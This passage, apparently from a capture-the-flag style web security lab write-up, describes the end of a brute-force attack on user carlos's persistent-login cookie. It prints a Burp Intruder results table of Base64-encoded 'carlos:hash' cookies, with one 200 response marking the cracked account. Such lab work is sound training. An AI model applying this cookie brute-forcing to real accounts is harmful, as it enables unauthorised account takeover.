So, what happens now? Before Intruder sends a request, it grabs a password, hashes it, adds "carlos:", encodes it to Base64, and *then* sends it.

Start the attack and keep an eye on the results. If you sort by the response length or status code, one of these requests is going to stand out from the rest. Look for a `200 OK`

64	Y2FybG9zOjFhMWRjOTFjOTA3MzI1YzY5MjcxZGRmMGM5NDRiYzcy	302	636	false	false	173
65	Y2FybG9zOjFkM2QzNzY2N2E4ZDdlYjAyMDU0YzZhZmRmOWUyZTFj	302	635	false	false	173
66	Y2FybG9zOjU1ODM0MTM0NDMxNjRiNTY1MDBkZWY5YTUzM2M3Yzcw	302	635	false	false	173
67	Y2FybG9zOjBiNGU3YTBlNWZlODRhZDM1ZmI1Zjk1YjljZWVhYzc5	302	635	false	false	173
68	Y2FybG9zOjZmNGVjNTE0ZWVlODRjYzU4YzhlNjEwYTBjODdkN2Ey	302	635	false	false	173
69	Y2FybG9zOjhhZmE4NDdmNTBhNzE2ZTY0OTMyZDk5NWM4ZTc0MzVh	302	635	false	false	173
70	Y2FybG9zOmQxMTMzMjc1ZWUyMTE4YmU2M2E1NzdhZjc1OWZjMDUy	302	500	false	false	173
71	Y2FybG9zOmZlYTBmMWY2ZmVkZTkwYmQwYTkyNWI0MTk0ZGVhYzEx	302	511	false	false	173
72	Y2FybG9zOjYyMDk4MDQ5NTIyMjVhYjNkMTQzNDgzMDdiNWE0YTI3	302	511	false	false	173
73	Y2FybG9zOjZiMTYyOGIwMTZkZmY0NmU2ZmEzNTY4NGJlNmFjYzk2	302	510	false	false	173
74	Y2FybG9zOmI1YzBiMTg3ZmUzMDlhZjBmNGQzNTk4MmZkOTYxZDdl	302	511	false	false	173
75	Y2FybG9zOmFkZmY0NGM1MTAyZmNhMjc5ZmNlNzU1OWFiZjY2ZmVl	302	511	false	false	173
76	Y2FybG9zOmZjNjNmODdjMDhkNTA1MjY0Y2FiYTM3NTE0Y2QwY2Zk	302	510	false	false	173
77	Y2FybG9zOjkxY2IzMTVhNjQwNWJmY2MzMGUyYzQ1NzFjY2ZiOGNl	302	511	false	false	173
78	Y2FybG9zOjVlZjY0YmFkOGY5ZDdlMGM4NWY4MjE1ODBlNGQ2NjI5	302	510	false	false	173
79	Y2FybG9zOmU2YTViYTA4NDJhNTMxMTYzNDI1ZDY2ODM5NTY5YTY4	302	511	false	false	173
80	Y2FybG9zOjlkZjNiMDFjNjBkZjIwZDEzODQzODQxZmYwZDQ0ODJj	302	453	false	false	173
81	Y2FybG9zOjFkMTBjYTdmOGZlMjYxNWJmNzJhMjQ5YTdkMzRkNmI5	302	432	false	false	173
82	Y2FybG9zOjZlYmU3NmM5ZmI0MTFiZTk3YjNiMGQ0OGI3OTFhN2M5	302	570	false	false	173
83	Y2FybG9zOjA5ZjgzMTZlMjk2NDlhN2Y3OTVmNDE0YmEzODYwZmMw	200	569	false	false	3450
84	Y2FybG9zOjIyOTk3OWZjZTUxNzRjMTdkNDY0NWJmODc1MmRhZTFl	302	569	false	false	173
85	Y2FybG9zOjVjNzY4NmMwMjg0ZTA4NzViMjZkZTk5YzEwMDhlOTk4	302	570	false	false	173
86	Y2FybG9zOjdkOGJjNWYxYThkMzc4N2QwNmVmMTFjOTdkNDY1NWRm	302	570	false	false	173
87	Y2FybG9zOjIxYjcyYzBiN2FkYzVjN2I0YTUwZmZjYjkwZDkyZGQ2	302	570	false	false	173
88	Y2FybG9zOmIzZThjZGQ5ZmY0NDI1OWZkNjdlODc5ZTU3OGNkOGY0	302	569	false	false	173
89	Y2FybG9zOmJkMWQ3YjA4MDllNGI0ZWU5Y2EzMDdhYTUzMDhlYTZm	302	569	false	false	173
90	Y2FybG9zOjA4YjU0MTFmODQ4YTI1ODFhNDE2NzJhNzU5Yzg3Mzgw	302	446	false	false	173
91	Y2FybG9zOjg5OTQ4YzdmNDg5MGFmNWZmMTg1MjRiNGZjM2YzNjEx	302	477	false	false	173
92	Y2FybG9zOjY1NzlhOTJlN2Y1YWM3YzU3MDU1MTk2YjNhZmUzZGRk	302	632	false	false	173
93	Y2FybG9zOjZkNGRiNWZmMGMxMTc4NjRhMDI4MjdiYWQzYzM2MWI5	302	632	false	false	173
94	Y2FybG9zOjYzYjA0YTM3MTg0OTY5NGVmMzg2NDY4N2FkY2I0MTBh	302	631	false	false	173

!! 🎉 **Got 'em!**

!! Lab solved, Carlos's account is ours.

kali man :)